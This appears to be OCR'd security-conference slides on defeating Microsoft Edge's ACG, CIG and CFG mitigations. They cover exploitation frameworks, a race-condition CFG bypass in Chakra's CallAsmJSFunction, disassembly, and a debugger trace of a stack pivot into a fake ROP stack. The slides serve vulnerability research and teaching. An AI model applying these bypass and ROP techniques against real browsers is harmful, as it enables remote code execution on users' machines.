
Bypass Security Mitigation – Mitigation for Edge Browser

- Arbitrary Code Guard (ACG)
  - Prevents a process from generating dynamic code or modifying existing executable code. Two W^X policies:
    - Existing code pages cannot be made writable
    - New, unsigned code pages cannot be created
- Code Integrity Guard (CIG)
  - ProcessSignaturePolicy prevents a process from loading unsigned images.
  - In addition, ProcessImageLoadPolicy and CHILD_PROCESS_POLICY are used to prevent loading untrusted images.
- Control Flow Guard (CFG)
  - Prevents an exploit from hijacking the program's control flow.
  - The call target check is enforced at each indirect control transfer instruction (call and jmp). The check is performed by routines in ntdll.dll (LdrpValidateUserCallTarget, LdrpDispatchUserCallTarget etc). CFG does not protect control transfers via "ret."

Bypass Security Mitigation - Use Javascript to Achieve Arbitrary Code Execution (ACG/CIG Bypass


- toolkit.js
  - An exploitation framework that implements calling system API from JS layer with the ability of controlling all arguments and obtaining the return value.
  - https://github.com/mxatone/mitigation-bounty
  - But this framework can only call CFG-friendly function.
  - We enhanced it to allow calling arbitrary system API by disarming the CFG check in rpcrt4 module.
- pwn.js
  - Another JS based exploitation framework that allows calling system API via ROP technique.
  - https://github.com/theori-io/pwnjs

Bypass Security Mitigation - CFG Bypass



```
call    amd64_CheckICall
pop     r9
pop     r8
pop     rdx             ; struct Js::ScriptFunction *
mov     rax, rcx
mov     rcx, rdi        ; this
xor     r10d, r10d
mov     rsi, r9
add     rsi, 8
push    rax
push    rcx
sub     rsp, 20h
call    ?GetArgsSizesArray@Js@@YAPEAIPEAVScriptFunction@1@@Z ; Js::GetA
mov     r12, rax
add     rsp, 20h
pop     rcx             ; this
pop     rax
push    rax
push    rcx
sub     rsp, 20h
call    ?GetStackSizeForAsmJsUnboxing@Js@@YAHPEAVScriptFunction@1@@Z ;
add     rsp, 20h
pop     rcx
pop     r13
```

....



```
call    r13
lea     rsp, [rbp+0]
pop     rbp
pop     r13
pop     r12
pop     rdi
pop     rsi
pop     rbx
retn
```


A CFG bypass issue was found in chakra! JS::JavascriptFunction::CallAsmJSFunction

A CFG check is enforced to make sure the call target is valid.


The function pointer will be saved on stack temporarily before it is called. Within this small time window, it is subject to a race condition attack.

At the end of CallAsmJSFunction, this function pointer get called.

Bypass Security Mitigation – the Flow Chart of Race Condition Attack



Bypass Security Mitigation - Execute ROP Chain



```
0:016> u RIP L7
edgehtml!Microsoft::WRL::Details::RuntimeClassImpl<Microsoft::WRL::RuntimeClassFlags<2>,1,0,0,Windows::Foundation::ITypedEventHandler<Windows::UI::Text::Core::
00007fff`bfcaf541 52              push    rdx
00007fff`bfcaf542 5c              pop     rsp
00007fff`bfcaf543 beff488b11      mov     esi,118B48FFh
00007fff`bfcaf548 488b4210        mov     rax,qword ptr [rdx+10h]
00007fff`bfcaf54c ff154606c600    call    qword ptr [edgehtml!_guard_dispatch_icall_fptr (00007fff`c090fb98)]
00007fff`bfcaf552 90              nop
00007fff`bfcaf553 e93f5cbeff      jmp     edgehtml!Microsoft::WRL::Details::RuntimeClassImpl<Microsoft::WRL::RuntimeClassFlags<2>,1,0,0,Windows::Foundation::ITy
0:016> u 7fff`bf895197 L4
edgehtml!Microsoft::WRL::Details::RuntimeClassImpl<Microsoft::WRL::RuntimeClassFlags<2>,1,0,0,Windows::Foundation::ITypedEventHandler<Windows::UI::Text::Core::
00007fff`bf895197 8bc3            mov     eax,ebx
00007fff`bf895199 4883c420        add     rsp,20h
00007fff`bf89519d 5b              pop     rbx
00007fff`bf89519e c3              ret
0:016> r
rax=0000000000000000 rbx=0000000000000001 rcx=0000019c70d77cd0
rdx=0000019426a43fe0 rsi=00000064f36fe2d0 rdi=00000064f36fe140
rip=00007fffbfcaf541 rsp=00000064f36fdf18 rbp=00000064f36fdf48
 r8=0000019c5a8a1060  r9=00000064f36fde98 r10=00000064f36fdf48
r11=00000064f36fe2d8 r12=0000019c709c7f60 r13=00007fffbfcaf541
r14=00000064f36fe140 r15=0000000000000002
iopl=0         nv up ei ng nz ac po cy
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000297
edgehtml!Microsoft::WRL::Details::RuntimeClassImpl<Microsoft::WRL::RuntimeClassFlags<2>,1,0,0,Windows::Foundation::ITypedEventHandler<Windows::UI::Text::Core::
00007fff`bfcaf541 52              push    rdx
0:016> d 19426a43fe0
00000194`26a43fe0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
00000194`26a43ff0  30 7f fa be ff 7f 00 00-00 00 00 00 00 00 00 00  0...............
00000194`26a44000  00 00 00 00 00 00 00 00-2e fa 99 bf ff 7f 00 00  ................
00000194`26a44010  f0 3f a4 26 94 01 00 00-f2 bb 81 bf ff 7f 00 00  .?.&............
00000194`26a44020  80 90 34 de ff 7f 00 00-00 00 00 00 00 00 00 00  ..4.............
00000194`26a44030  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
00000194`26a44040  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
00000194`26a44050  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```


Stack pivot, rdx points to a memory location that we control
("xchg rsp,rxx/ret" sequence is hard to find on x64.)

A fake stack for ROP

Bypass Security Mitigation - Execute ROP Chain

- But what if we can’t control any register, how can we achieve stack pivot?
- If we can put the ROP data somewhere on the current thread stack, our ROP chain will be able to directly consume these data without the need of stack pivot.
- Use instructions such as “sub/add rsp,xxx” to locate the ROP data we put on the current stack.

Bypass Security Mitigation - Demo of CFG Bypass via a Race Condition Attack


Bypass CFG by Corrupti
file:///C:/misc/CallAsmJsFunction_v16299/CallAsmJsFunction%20v4.html
Bypass CFG by Corrupting Fptr on Stack
Bypass CFG by Corrupting Fptr on Stack
OK

